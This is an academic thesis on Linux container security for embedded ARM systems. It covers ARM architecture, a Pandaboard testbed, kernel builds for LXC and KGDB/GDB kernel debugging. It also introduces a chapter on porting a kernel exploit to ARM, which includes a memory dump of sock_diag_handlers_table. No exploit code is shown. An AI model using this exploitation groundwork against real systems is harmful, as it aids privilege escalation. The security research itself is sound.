Performance and security of Linux Containers in Embedded Systems

Davide Quarta
supervisor: Massimo Violante
Politecnico di Torino

A thesis submitted for the degree of
"Laurea Magistrale" in Computer Engineering

2013 July

To my family, for their love and their support:
I owe them all that I am and I achieved.

To my friends for being my second family,
being always there when I needed them.

Acknowledgements

Essendo questa una pagina molto personale é scritta in Italiano, al contrario del resto della tesi. Questa sezione rappresenta non solo dei semplici ringraziamenti, ma il legame con le persone senza le quali questi anni di universitá sarebbero stati diversi

Ringrazio la mia famiglia, Daniela, Mario, Serena e Simone, per avermi sempre spinto a dare il massimo, per avermi supportato (e sopportato) in questi anni, ed esser stati sempre presenti.

Giuseppe 'evilcry' Bonfá, grazie per essere stato in questi anni un esempio, un mentore e come un fratello maggiore.

Grazie a Stefano Zanero anche egli esempio e guida nonché grande amico a cui poter chiedere aiuto in qualsiasi momento.

Un grande grazie a tutti gli amici del Collegio Einaudi, e in particolare: Andrea, Cristiana, Gaetano, Miriam, Michela per i momenti speciali e i sorrisi, per esserci sempre stati quando ho avuto bisogno di voi.

Grazie a istruttori e compagni del corso di Acrobatica serale presso la Reale Societá Ginnastica di Torino, in un solo anno e mezzo siete diventati per me una seconda casa a una seconda famiglia: siete tra le persone piú belle che io abbia mai conosciuto.

Ringrazio inoltre il professore Massimo Violante per esser stato sempre disponibile mettendo a disposizione la sua esperienza e il suo tempo, rendendo possibile una collaborazione sfociata in questo lavoro di tesi.

Contents

List of Figures

List of Tables

Glossary

ABI Application Binary Interface: specifications to which an executable must conform to execute in a given environment

ARM Advanced RISC Machine; a RISC based computer processors architecture

cgroup Control Group; kernel features that allows aggregating or partitioning processes in a group, measuring and limiting their resources usage

containter tool for lightweight virtualization that tricks processes with the illusion of being the only ones running on the system

GDB GNU Project Debugger

libcap2 libcap2 is a library that implements the user-space interfaces to the POSIX 1003.1e capabilities available in Linux kernels. These capabilities are a partitioning of the all powerful root privilege into a set of distinct privileges

LXC Linux Containers; an operating system-level virtualization method for running multiple isolated Linux systems (containers) on a single control host

namespace there are different namespaces in the linux kernel and each one wraps a specific global system resource providing an abstraction that makes it appear to processes within the namespace that they have their own isolated instance. This is the main mechanism behind *containers*

procfs Virtual filesystem used in UNIX-like systems which acts as an interface to internal data structures in the kernel. Can be used to obtain information about the system and to change some kernel parameters at runtime.

RISC Reduced Instruction Set Computer; CPU design strategy that implies the use of a simple instruction set. That means a relatively simple core reducing costs and giving high flexibility to design other parts of the processor

sysfs Virtual file system provided by Linux. It exports information about devices and drivers from kernel to user space, can also be used for configuration

1

Introduction

Embedded systems are probably becoming the most pervasive technology in our life, as such important considerations have got to be made on the security of these systems.

We started thinking what we would need to improve the security of an embedded system used in a infotainment car IT system:

Embedded security will be an enabling technology for the majority of car IT sytems such as telematics, infotainment, secure software download, and ad hoc networks. (ESCAR).

In this context an embedded linux IT system will need a strong separation between different functionalities: an "offline" domain and an "online"/"rich" domain which should not communicate between them.

Performance and security are our primary concerns. We started evaluating linux containers (LXC), a lightweight soft virtualization technology to understand if it is performant and secure.

It's of fundamental importance that the different *domains* of the system remains definitely separated. An example we thinked of is a car infotainment system, it would be auspicable for the system to have different domains: one *"rich"* and connected to the network(s), easier to reach and compromise for an attacker, on *offline* that would communicate with the rest of the car (i.e. to obtain statistics or execute actions on control systems)

At the end of the evaluation phase we needed to think a way to automate it as much as possible. In a typical development lifecycle testing is one of the most important phases, a question then arises: how to test effectively the security of our embedded system?

Not a lot of tools exists to test against vulnerabilities using an host-based approach, so we started developing our own vulnerability scanner to execute security test with as much flexibility as we could. As we will see this is not a trivial task and the development of a good quality scanner begins developing a good base structure, offering an API to respond to the common needs when developing an exploit and automating testing.

We should also consider that exploits are deeply tied to architecture and software versions, so it was necessary to find a solution to the need of obtaining an exploit dependent on the architecture and systems which they will be executed on and generated in an automated way.

2

Introduction to ARM

2.1 ARM architecture

ARM is a RISC architecture used in a wide range of 32-bit embedded systems like many consumer products: mobile phones, mp3 players, network devices and so on since it is highly optimized for low power & performance. *ARM Holdings plc* produces software and hardware tools and rather than producing the processor itself it licenses its design while many partners produce and integrate it with their technologies (i.e. Texas Instruments OMAP, Apple's SoC...) [1].

In RISC architectures a reduced number of -fixed length- instructions that execute in one cycle are used. Instructions are processed in pipeline which ideally advances one step at time (if no *hazards* are present which would stall it). Only load and store instructions can access data in memory and transfer it to/from a large number of registers. ARM differs from a standard RISC architecture because of the following features:

- ◇ variable cycle execution
- ◇ inline barrel shifter exploited to allow execution of more complex instructions
- ◇ 16-bit (*Thumb*) instruction set to improve code density,
- ◇ conditional execution (reducing the need for branch instructions)
- ◇ enhanced instructions and extensions (DSP, VFP, NEON...)

Of course this chapter is only intended to give an overview of the main features of the processor and any previous knowledge of other architectures (like x86) would help to understand it faster. Further information can be acquired from the ARM official documentation.

2.1.1 ARM modes

ARM features different modes of operation [2], some "privileged" while others "unprivileged" and depending on the mode of operation different resources will be available.

- Unprivileged modes:
  - User: unprivileged mode in which applications normally execute. Those tasks cannot access protected system resources or change mode except by causing an exception
- Privileged modes can change mode without causing exceptions and have full access to system resources:
  - System: the same registers available to the user mode are available, intended to be used by the OS when exception entry mechanisms with the associated registers aren't needed (or when access to user mode registers is needed).
  - Exception Modes: each one of these modes handles an exception and has banked registers to avoid corrupting the registers of the mode in use when an exception happens.
    - Undef: instruction-related error
    - Abort: Data Abort or Prefetch Abort exception
    - IRQ: interrupt
    - FIQ: fast interrupt
    - Supervisor: Reset or execution of a *SuperVisor Call* (SVC) instruction
    - Monitor: secure mode to support TrustZone extension, entered by executing a *Secure Monitor Call* (SMC). Enable change between secure and non secure states (can also handle FIQs, IRQs and external aborts).

2.1.2 Registers

ARM processors makes available 37/40 registers (depending on whether Security Extensions are implemented [3]), which from the application level can be seen as 13 general-purpose 32-bit registers (R0 to R12) and 3 registers (R13, R14 and R15), which have a specific use.



Figure 2.1: Organization of general-purpose registers and Program Status Registers

The *special uses* registers are the following [4]

- 1 Program Counter (R15): contains the address of the next instruction to be executed
- 1 Link Register (R14): which store the return address from a subroutine (at other times can be used as a general purpose register)
- 1 Stack Pointer (R13): points the stack (SP have got to be used as stack pointer as defined by the ABI, otherwise it could breaks software systems which relies on this assumption)
- 1 Current Program Status Register: holds processor status (APSR, application status register) and control information

◇ 5 (banked) Saved Program Status Register: records the pre-exception value of the CPSR, thus the exception handler can restore the CPSR on return and examine the CPSR value if an exception happens.

Some other registers usually have a well defined role too:

◇ IP: intra-procedure call scratch register (r12)

◇ FP: frame pointer (r11)

◇ SL: stack base (r10)

◇ SB: stack base (r9)

2.1.3 CPSR/SPSR Status Registers

Referring to the ARM Architecture Reference Manual (ARMv7-A/R) [4] we can analyze the CPSR/SPSR format:



Figure 2.2: CPSR/SPSR Format

It is composed of:

◇ Condition code flags, updated according to the result of the last operation

N: negative result

Z: zero result

C: carry

V: overflow

Q: cumulative saturation

◇ IT[7:0] execution state for the *Thumb* **IT** (*If-Then*) instruction

◇ J: jazelle execution state

- ◇ T: Thumb execution state, together with J determine the instruction set state: ARM, Thumb, Jazelle or ThumbEE.
- ◇ Reserved: RAZ/SBZP (*Read-As-Zero, Should-Be-Zero-or-Preserved*)
- ◇ GE[3:0]: Greater Or Equal flags for SIMD instructions
- ◇ E: endianness for data access (load/store instructions, does not affect instruction fetches), 0 for *little endian* and 1 for *big endian*.
- ◇ Mask bits
  - A: Asynchronous abort disable (mask asynchronous aborts)
  - I: Interrupt disable (mask IRQ interrupts)
  - F: Fast interrupt disable (mask FIQ interrupts)
- ◇ M[4:0]: Mode field. Determine the current mode and can only be read in any mode but only written in privileged modes.

2.1.4 Example

A small example is presented to clarify further the concept of the different modes of operation. We want to develop a little software debugger on an ARM platform. One of the features we would like to implement is to read the content of the user mode task being debugged, so we need to break into the execution of the software. One solution could be placing an undefined instruction like already done by ARM/Linux [5] or a SVC instruction as a software breakpoint (like the int 3 trap on x86 architecture). The undefined instruction/SVC trap would be served in Undef/SVC mode, though we would not be able to access the content of the usermode registers, then we will have to switch to *system mode* finally having access to the *user mode* SP/LR registers content [6].

```
MRS     R0, CPSR_all          ; Copy the PSR
BIC     R0, R0, #&1F          ; Clear the mode bits
ORR     R0, R0, #new_mode     ; Set bits for new mode
MSR     CPSR_all, R0          ; write PSR back, changing mode
```

Listing 2.1: Changing mode

Keep in mind this is an example that just wants to clarify the concepts presented until here, a good example of how to read and modify user registers is given by example 42 of the *ARM Compiler toolchain Developing Software for ARM Processors* [7]

```
STM     sp,{R0-lr}^             ; Dump user registers above R13.
MRS     R0, SPSR                ; Pick up the user status
STMDB   sp, {R0, lr}            ; and dump with return address below.
LDR     sp, [R12], #4           ; Load next process info pointer.
CMP     sp, #0                  ; If it is zero, it is invalid
LDMDBNE sp, {R0, lr}            ; Pick up status and return address.
MSRNE   SPSR_cxsf, R0           ; Restore the status.
LDMNE   sp, {R0 - lr}^          ; Get the rest of the registers
NOP
SUBSNE pc, lr, #4               ; and return and restore CPSR.
                                ; Insert "no next process code" here.
```

Listing 2.2: Context switch on the User mode process

2.2 ARM instruction set

In ARM mode highly regular, 32-bit word aligned (addresses always divisible by 4: PC bits [1:0] always equal to 0) instructions are available. In Thumb mode instead a 16-bit compact (thus less regular) half-word aligned instruction set is available.

2.2.1 Memory Access

Since ARM is a load-store architecture we will first introduce to memory access instructions.

2.2.1.1 Load/Store single word

Load instructions are pretty straightforward to understand, halfword and byte loads and stores zero-extends or sign-extend the value to 32 bits registers using the least significant halfword or byte from the register. Unprivileged loads in a privileged mode works as they were executed in a unprivileged mode (i.e. access to a protected memory region will cause an exception). Exclusive loads/stores are used for shared memory synchronization.

Table 2.1: General purpose registers Load/Store instructions

Data type	Load	Store	Load unprivileged	Store unprivileged	Load-Exclusive	Store-Exclusive
32-bit word	LDR	STR	LDRT	STRT	LDREX	STREX
16-bit halfword	-	STRH	-	STRHT	-	STREXH
16-bit unsigned halfword	LDRH	-	LDRHT	-	LDREXH	-
16-bit signed halfword	LDRSH	-	LDRSHT	-	-	-
8-bit byte	-	STRB	-	STRBT	-	STREXB
8-bit unsigned byte	LDRB	-	LDRBT	-	LDREXB	-
8-bit signed byte	LDRSB	-	LDRSBT	-	-	-
Two 32-bit words	LDRD	STRD	-	-	-	-
64-bit doubleword	-	-	-	-	LDREXD	STREXD

2.2.1.2 Addressing modes

The address for a load/store operation is composed of a base register and an offset. The base register can be any of the GP registers (for loads also PC can be used as base register allowing PC-relative addressing).

The offset is added or subtracted from the base register and can be of the following type:

- ◇ Immediate: unsigned number
- ◇ Register: content of general purpose register
- ◇ Scaled Register: content of a general purpose register shifted by an immediate value

Addressing modes are also described as:

- ◇ offset, using the value of the base register.
  Assembly language syntax is: `[<Rn>,<offset>\]`
- ◇ pre-indexed, updating the value of the base register adding the offset then using it. Assembly language syntax is: `[<Rn>,<offset>\]!`
- ◇ post-indexed, using the value of the base register then adding the offset and updating it. Assembly language syntax is: `[<Rn>],<offset>`

<offset> can be:

◇ an immediate constant <imm8> <imm12>

◇ an index register <Rm>

◇ a shifted register <Rm>, LSL #<shift>

[Note that not every mode is available for all the instructions and permitted values can be different for each instruction]

2.2.1.3 Load/Store multiple word

LDM/STM (with their variants) instructions and PUSH/POP are used to load/store multiple words.

Assembly syntax: LDM<c><q> <Rn>{!}, <registers>{^}
STM<c><q> <Rn>{!}, <registers>{^}
PUSH<c><q> <registers>
PUSH<c><q> <registers>

The optional ! means that register Rn will be updated, c represent the conditional execution condition and q specifies the optional assembler qualifier instruction to select 16 or 32-bit encoding for the instruction.

^ is to be used when from a privileged mode we want to access the user mode registers (for example when we want to save for later analysis the content of the registers during an exception).

2.2.2 Data Processing

These instructions permits data processing through arithmetical/logical operations. Usually they have a destination register *Rd*, a first operand register *Rn* and a second operand which can be another register *Rm* or an immediate constant. If the second operand is another register it can be shifted by: logical shift left/right (LSL/LSR), arithmetic shift right (ASR), rotate right (ROR), rotate right with extend (RRX). Examples of such operations are ADD, SUB, ADB,SBC, RSB, ADD, EOR, ORR. The assembly syntax is similar to that one:

`opcode{S}<c><q> {<Rd>,} <Rn>, <Rm>{, <type> <Rs>}`.
For example ADD r1,r2,r3 means r1=r2+r3

2.2.2.1 Comparison

Comparison instruction are part of the data processing instructions but generally presents an assembly syntax like: `opcode<c><q> <Rn>,<Rm> {,<type> <Rs>}`.

These instructions are CMN, CMP, TEQ and TST which have no destination register and just update the flags.

CMN (compare negative) adds the value of the first and second operands (immediate constant or optionally-shifted register) and updates the condition flags discarding the result.

CMP instead works as a SUB but the flags are updated accordingly to the result of the operation which is then discarded.

2.2.3 Branches

Branch instructions permit to modify the execution flow and for some specific instructions to change instruction set.

B is the branch instruction, it just "jumps" to the specified PC-relative address. Assembly syntax: `B<c><q> <label>`

BL is branch with link and calls a subroutine at a PC-relative value. Assembly syntax: `BL{X}<c><q> <label>` If X is present specifies a change of the instruction set from ARM to Thumb or the other way around.

2.2.4 Conditional Execution

The optional condition code we have already seen (`<c>`) can be added to nearly every ARM instruction. The instruction is executed only if the condition is met by checking the flags in the CPSR register. These are updated only if the S suffix is appended to the opcode (unless it is a comparison instruction).

Table 2.2: Condition codes

Mnemonic	Meaning	Condition flags
EQ	Equal	`Z==1`
NE	Not equal	`Z==0`
CS	Greater than or equal (carry set)	`C==1`
CC	Less than (carry clear)	`C==0`
MI	Minus, negative	`N==1`
PL	Plus, positive or zero	`N==0`
VS	Overflow	`V==1`
VC	No overflow	`V==0`
HI	Unsigned higher	`C==1 && Z==0`
LS	Unsigned lower or same	`C==0 || Z==1`
GE	Signed greater than or equal	`N==V`
LT	Signed less than	`N!=V`
GT	Signed greater than	`Z==0 && N==V`
LE	Signed less than or equal	`Z==1 || N!=V`
None (AL)	Always (unconditional)	`Any`

2.3 Security Extensions

Security extensions are an optional extension of the ARMv7 architecture that offer hardware security features in order to facilitate the development of secure applications [4].

These works by defining two states in which code executes: Secure and Non-Secure. Each security state operates in its own virtual memory space. The Monitor mode we have already seen in 2.1.1 is part of the security extensions and is used to go from Non-Secure to Secure states through the use of an exception (and get back using the return from exception mechanism).

Since we have different virtual memory spaces is easier to develop an isolated software environment for more secure execution.

2.4 Hands On

Instead of showing a simple example directly written in assembly language, it will be much more interesting to see how a simple hello world program written in C will be translated to assembly code.

There are a few ways we can see the equivalent assembler code, by making gcc directly output through use of -S switch, by disassembling it with objdump or using radare2 through its frontend bokken.

```
#include <stdio.h>

#define hello "hello world"

void main(void){
  int i;
  for(i=0;i<4;i++)
    write(stdout, hello, sizeof(hello) );
}
```

Listing 2.3: hello world

We will compile it using arm version of the gcc compiler:

```
arm-linux-gnueabi-gcc -g -c hello.c
```

Using radare2 the output is the following:

```
; function: sym.main (192)
; ---------- sym.main:
0x00008468      00482de9        push {fp, lr}
0x0000846c      04b08de2        add fp, sp, 0x4
0x00008470      08d04de2        sub sp, sp, 0x8
0x00008474      0030a0e3        mov r3, 0x0
0x00008478      08300be5        str r3, [fp, -0x8] ;initialize i
0x0000847c      080000ea        b loc.000084a4
; CODE (JMP) XREF 0x000084ac (section..text)
;-- loc.00008480 (168)
; ---------- loc.00008480:
0x00008480      30309fe5        ldr r3, [pc, 0x30] (at=0x00008534) (len=12) "↩
    hello world"
0x00008484      003093e5        ldr r3, [r3]
0x00008488      0300a0e1        mov r0, r3
0x0000848c      28109fe5        ldr r1, [pc, 0x28] ; 0xe92d45f8 [0x84c0]
0x00008490      0c20a0e3        mov r2, 0xc
0x00008494      a0ffffeb        bl imp.write      ; imp.write() (imp.write+0)
0x00008498      08301be5        ldr r3, [fp, -0x8]
0x0000849c      013083e2        add r3, r3, 0x1
0x000084a0      08300be5        str r3, [fp, -0x8]
; CODE (JMP) XREF 0x0000847c (section..text)
; loc.000084a4 (132)
; ---------- loc.000084a4:
0x000084a4      08301be5        ldr r3, [fp, -0x8]
0x000084a8      030053e3        cmp r3, 0x3
0x000084ac      f3ffffda        ble loc.00008480
0x000084b0      04d04be2        sub sp, fp, 0x4
0x000084b4      0088bde8        pop {fp, pc}
```

Listing 2.4: hello world disassembled

As we can see the code is pretty much simple to understand. At first the value for fp and lr (the return address) are stored in the stack, then the stack pointer and frame pointer are updated. After the local variable i is stored in the stack frame (pointed by the frame pointer) the parameters for the *GLIBC* function *write()* are stored inside the registers r0-r2 and write subroutine is called using the *BL* instruction. The variable is then incremented and compared to check if it's necessary to continue the loop:

```
0x00008498      08301be5        ldr r3, [fp, -0x8]
0x0000849c      013083e2        add r3, r3, 0x1
0x000084a0      08300be5        str r3, [fp, -0x8]
0x000084a4      08301be5        ldr r3, [fp, -0x8]
0x000084a8      030053e3        cmp r3, 0x3
0x000084ac      f3ffffda        ble loc.00008480
```

Listing 2.5: disassembled code

As we can see the code is really ugly and not optimized, compiling it enabling optimization with `arm-linux-gnueabi-gcc -O2 -g -c hello.c` gives a much neater result:

```
/ function: fcn.00000034 (2300)
|           ; ---------- fcn.00000034:
|           0x00000034      38402de9        push {r3, r4, r5, lr}
|           0x00000038      1c509fe5        ldr r5, [pc, 0x1c]
|           0x0000003c      0440a0e3        mov r4, 0x4
|       .   ; CODE (JMP) XREF 0x00000054 (fcn.00000034)
|       .-> 0x00000040      000095e5        ldr r0, [r5]
|       |   0x00000044      14109fe5        ldr r1, [pc, 0x14] "helloworld" @ ↩
    0x00000064:12
|       |   0x00000048      0c20a0e3        mov r2, 0xc
|       |   ; CODE (CALL) XREF 0x0000004c (fcn.00000034)
|       |   0x0000004c      fefffeb         bl write
|       |       ; fcn.00000034() (entry0+24)
|       |   0x00000050      014054e2        subs r4, r4, 0x1
|       `=< 0x00000054      f9ffff1a        bne 0x00000040
|           0x00000058      3880bde8        pop {r3, r4, r5, pc}
```

Listing 2.6: optimized assembler code

3

Exploiting ARM Linux

`exploit (\ik-sploit, ek-\)`: *to make productive use of : utilize / to make use of meanly or unfairly for one's own advantage.* [1]

3.1 Introduction

Exploiting means taking adavantage of a vulnerability in a software to cause unintended behaviour, i.e. execute code, escalate privileges, denial services.
Within this chapter we won't explain the basics of exploiting on ARM systems, since this is described in an adequate manner in previous works [8, 9] and basic concepts are pretty much the same across all the common architectures.
We will rather focus on how we did setup our testbench environment, and what differences we found when it came to porting an existing linux kernel exploit from x86/64 to ARM.

3.2 Testbed environment

To setup the testbed environment we can either use QEMU-arm or a development board. We did choose the latter, a Pandaboard, because we wanted also to benchmark performances when using LXC linux containers (as we will see later in section 4.3).
The NetInstall[2] script was used to quickly setup the Pandaboard with a Debian squeeze system:

[1] `http://www.merriam-webster.com/dictionary/exploiting`
[2] `https://github.com/RobertCNelson/netinstall`

```
git clone git://github.com/RobertCNelson/netinstall.git
cd netinstall
sudo ./mk_mmc.sh --mmc /dev/sdc --uboot panda_es --distro squeeze --serial-mode
```

Listing 3.1: using netinstall

After booting the pandaboard and doing the initial configuration, partman (the partition manager) will hang while creating the ext4 root partition. We found a workaround which consists in creating the partitions manually and exit the installation process before partman starts. Then we can mount manually the root partition on /target directory.

```
mount -t ext4 -o noatime /dev/sda1 /target
```

Then we must deny partman to start by commenting out this line:
`nano /var/lib/dpkg/info/partman-base.postinst`

After booting debian we needed to get the phoronix test suite by adding the repository to `/etc/apt/sources.list`, appending to it the following line:
`deb http://www.phoronix-test-suite.com/releases/repo pts.debian/` so we could update the local database and install it:

```
sudo apt-get install phoronix-test-suite
```

We later moved to Wheezy as soon as it was available. We modified the *netinstall* script to create a bigger boot partition. This partition will give us enough space to put more than one version of the kernel compiling them with debug symbols (the default is 100MB and we enlarged it to 512MB) since to develop the exploit and understand the vulnerability we needed to do some kernel debugging (3.4):

```
  fatfs_boot () {
        #For: TI: Omap/Sitara Devices
        echo ""
        echo "Using fdisk to create an omap compatible fatfs BOOT partition"
        echo "-------------------------------"

        fdisk ${MMC} <<-__EOF__
n
p
1
```

```
+512M
t
e
p
w
__EOF__

        sync
```

Listing 3.2: changes to the netinstall script

3.2.1 Kernel recompilation

For our test we are going to need support for LXC and debugging. After installing LXC (4) we started checking with *lxc-checkconfig* the configuration of the running kernel (*3.7.9-x8*) which should allow us to enable every feature of lxc including user namespace support and -when fully supported by user space tools- avoid some known security problems[10]:

```
--- Namespaces ---
Namespaces: enabled
Utsname namespace: enabled
Ipc namespace: enabled
Pid namespace: enabled
User namespace: missing
Network namespace: enabled
Multiple /dev/pts instances: missing
--- Control groups ---
Cgroup: enabled
Cgroup namespace: required
Cgroup device: enabled
Cgroup sched: enabled
Cgroup cpu account: enabled
Cgroup memory controller: missing
Cgroup cpuset: enabled
--- Misc ---
Veth pair device: missing
Macvlan: missing
Vlan: enabled
File capabilities: missing
enabled
Note : Before booting a new kernel, you can check its configuration
usage : CONFIG=/path/to/config /bin/lxc-checkconfig
```

Listing 3.3: lxc-checkconfig output

We decided then to compile a vanilla 3.8 kernel fine tuning it to fully support LXC:

```
# --- LXC SETUP ---#
CONFIG_NET_9P = n
CONFIG_9P_FS = n
CONFIG_AFS_FS = n
CONFIG_CEPH_FS = n
CONFIG_CIFS = n
CONFIG_CODA_FS = n
CONFIG_GFS2_FS = n
CONFIG_NCP_FS = n
CONFIG_NFSD = n
CONFIG_NFS_FS = n
CONFIG_OCFS2_FS = n
CONFIG_XFS_FS = n
CONFIG_EXPERIMENTAL=y
CONFIG_RESOURCE_COUNTERS=y
CONFIG_UIDGID_CONVERTED=y
CONFIG_NAMESPACES=y
CONFIG_UTS_NS=y
CONFIG_IPC_NS=y
CONFIG_PID_NS=y
CONFIG_NET_NS=y
CONFIG_USER_NS=y
CONFIG_GROUP_SCHED=y
CONFIG_FAIR_GROUP_SCHED=y
CONFIG_RT_GROUP_SCHED=y
CONFIG_CGROUP_SCHED=y
CONFIG_CGROUPS=y
CONFIG_CGROUP_NS=y
CONFIG_CGROUP_FREEZER=y
CONFIG_CGROUP_DEVICE=y
CONFIG_CPUSETS=y
CONFIG_PROC_PID_CPUSET=y
CONFIG_CGROUP_CPUACCT=y
CONFIG_MM_OWNER=y
CONFIG_NET_CLS_CGROUP=y
CONFIG_SECURITY_FILE_CAPABILITIES=y
CONFIG_DEVPTS_MULTIPLE_INSTANCES=y
CONFIG_VETH=y
CONFIG_MACVLAN=y
CONFIG_VLAN_8021Q=y
CONFIG_POSIX_MQUEUE=y
#these configs became "MEMCG" in newer kernels
#CONFIG_CGROUP_MEM_RES_CTLR=y
#CONFIG_CGROUP_MEM_RES_CTLR_SWAP=y
CONFIG_MEMCG=y
CONFIG_MEMCG_SWAP=y
CONFIG_MEMCG_SWAP_ENABLED=y
CONFIG_MEMCG_KMEM=y
```

Listing 3.4: fix linux configuration to support user namespaces

Checking the new *.config* is a matter of a few seconds:

```
CONFIG=.config lxc-checkconfig
```

We also enabled the debug info generation and KGDB:

```
CONFIG_DEBUG_KERNEL=y
CONFIG_DEBUG_INFO=y
DEBUG_LL=y
DEBUG_LL_UART_NONE=y
DEBUG_FS=y
KGDB_KDB=y
KDB_KEYBOARD=y
CONFIG_KGDB_SERIAL_CONSOLE=Y
```

Listing 3.5: linux kernel debug options

Then we can compile the kernel and copy the content of modules directory to root partition of the sd card (either with scp/sftp if the pandaboard is running or simply mounting the sdcard). Therefore, the kernel will find the newly compiled modules and copy the zImage/vmlinuz image to the boot partition:

```
export ARCH=arm
export CROSS_COMPILE=arm-linux-gnueabihf-
mkdir ./modules
export INSTALL_MOD_PATH=./modules/
make -j2 all
make -j2 modules_install
sudo cp -r ./modules/* /mount/<SDCARD_ROOT_PARTITION>/
sudo cp -r arch/arm/boot/zImage /mount/<SDCARD_BOOT_PARTITION/vmlinuz
```

Listing 3.6: compiling the linux kernel

We can then update the initrd image by copying the actual initrd.img into a clean directory, unpacking it and adding the new modules:

```
mkdir initrd_new
cd initrd_new
cp /mount/<SDCARD_BOOT_PARTITION>/initrd.img ./ #or use sftp
gunzip < initrd.img | cpio -i --make-directories
rm initrd.img
cp -r arch/arm/modules/* ./
```

Listing 3.7: unpacking the initrd

If we want we can trim unneeded modules from the image to reduce initrd size, the old version modules can be used as a reference to know which modules we want to delete,

recreating the dependencies files at the end:

```
cd old_modules_dir
find ./ -type d | grep -v build | grep -v source | sort > old_modules_dir
cd new_modules_dir
find ./ -type d | grep -v build | grep -v source | sort > new_modules_dir

diff old_modules_dir new_modules_dir | grep "< ./" | grep -oEi '\.\/.*' > ↩
    directories_to_remove

xargs -I{} rm -r {} < directories_to_remove
depmod -b /home/ocean/materialeLXC/kernel/initrd -A 3.8.0
```

Listing 3.8: preparing the modules directory

and repack the image:

```
find ./ | cpio -H newc -o > initrd.cpio
gzip initrd.cpio
mv initrd.cpio.gz initrd.img
cp initrd.img /mount/<SDCARD_BOOT_PARTITION>/ #or use scp/sftp
```

Listing 3.9: repacking the initrd

NOTE: on debian squeeze with vanilla 3.8 kernel wireless won't work on pandaboard, though we tried to port Ti drivers to 3.8 kernel it would take some time to fix every error and this was not the main purpose of this thesis. The Ubuntu kernel supports it out of the box).

3.3 GDB

GDB is the GNU project debugger which will allow us to take control of the execution flow of the software we want to debug.

3.3.1 Debugging the kernel

After powering on the pandaboard we can connect to it via the serial interface using *minicom*

```
~$ uname -a
Linux pandamonium-wheezy 3.8.0 #1 SMP Mon May 13 00:17:40 CEST 2013 armv7l GNU/↩
    Linux
~$ sudo apt-get install minicom
```

```
~$ sudo usermod -a -G dialout $USER
~$ minicom -m
```

Listing 3.10: using minicom

To enable KGDB on the serial port we have to add the `kgdboc=${console}` to the kernel parameters in uEnv.txt in the uboot directory of the boot partition. After rebooting we can break into the debugger by using the sysrq trigger: *ALT+z f g* in the minicom console or by any console (i.e. through ssh) writing *'g'* in the sysrq-trigger file:

```
~$ sudo su
~$ echo g > /proc/sysrq-trigger
```

this will spawn a KDB session, where we can then type *kgdb* and close minicom (ALT+z q key combination) to open then a remote gdb. We used gdb-multiarch under Ubuntu which supports ARM, otherwise we have to compile GDB with ARM support from source code.

```
sudo apt-get install gdb-multiarch
gdb-multiarch linux3.8/vmlinux
(gdb) source remotegdb
```

Listing 3.11: using gdb

The *remotegdb* gdb commands script just set the architecture as ARM and open the remote kgdb session:

```
set non-stop off
set architecture arm
set remoteflow off
set remotebaud 115200
target remote /dev/ttyUSB0
```

Listing 3.12: connecting to the remote target with gdb

We will land inside the `kgdb_breakpoint()` function that permits to break into the debugger:

```
1000 /**
1001  * kgdb_breakpoint - generate breakpoint exception
1002  *
```

```
1003  * This function will generate a breakpoint exception.  It is used at the
1004  * beginning of a program to sync up with a debugger and can be used
1005  * otherwise as a quick means to stop program execution and "break" into
1006  * the debugger.
1007  */
1008 void kgdb_breakpoint(void)
1009 {
1010         atomic_inc(&kgdb_setting_breakpoint);
1011         wmb(); /* Sync point before breakpoint */
1012         arch_kgdb_breakpoint();
1013         wmb(); /* Sync point after breakpoint */
1014         atomic_dec(&kgdb_setting_breakpoint);
1015 }
1016 EXPORT_SYMBOL_GPL(kgdb_breakpoint);
```

Listing 3.13: kgdb_breakpoint function listing

As we can see the arch_kgdb_breakpoint function consists in an undefined instruction which will make the current state of execution switch from *SVC* to *UND*, and this will allow to save the current kernel state:

```
42 static inline void arch_kgdb_breakpoint(void)
43 {
44         asm(".word 0xe7ffdeff");
45 }
```

Listing 3.14: arch_kgdb_breakpoint listing

3.3.2 GDB/Python scripting

GDB includes a python interpreter that allow us to create some useful scripts to automate tasks. The interpreter can be started by using the *python* or *py* command, we can also execute a script by using the *source* command.

We can execute a GDB command using the gdb.execute() function:

```
(gdb) py
  dump =  gdb.execute("x/10xw sock_diag_handlers_table",to_string=True)
  print dump
  end
```

Listing 3.15: executing a command in python

In this first example we show how we can dump the first elements of the sock_diag_handlers_table. Executing the command and passing it to string as a result (to_string parameter set to

True) isn't the best way to create automation scripts because we need to manipulate memory and parsing the output strings to obtain the information we need is not a straightforward process.

GDB python interpreter defines some internal exception classes which we can use to catch exceptions as we would do with regular python exceptions:

```
(gdb) py gdb.execute("x/255x 0",to_string=True)
Traceback (most recent call last):
  File "<string>", line 1, in <module>
gdb.MemoryError: Cannot access memory at address 0x0
Error while executing Python code.
```

Listing 3.16: exception in py/gdb

catching the exception is pretty easy in fact:

```
(gdb) python
>try:
>  gdb.execute("x/x 0", to_string=True)
>except gdb.MemoryError as e:
>  print "Catched!"
>end
Catched!
```
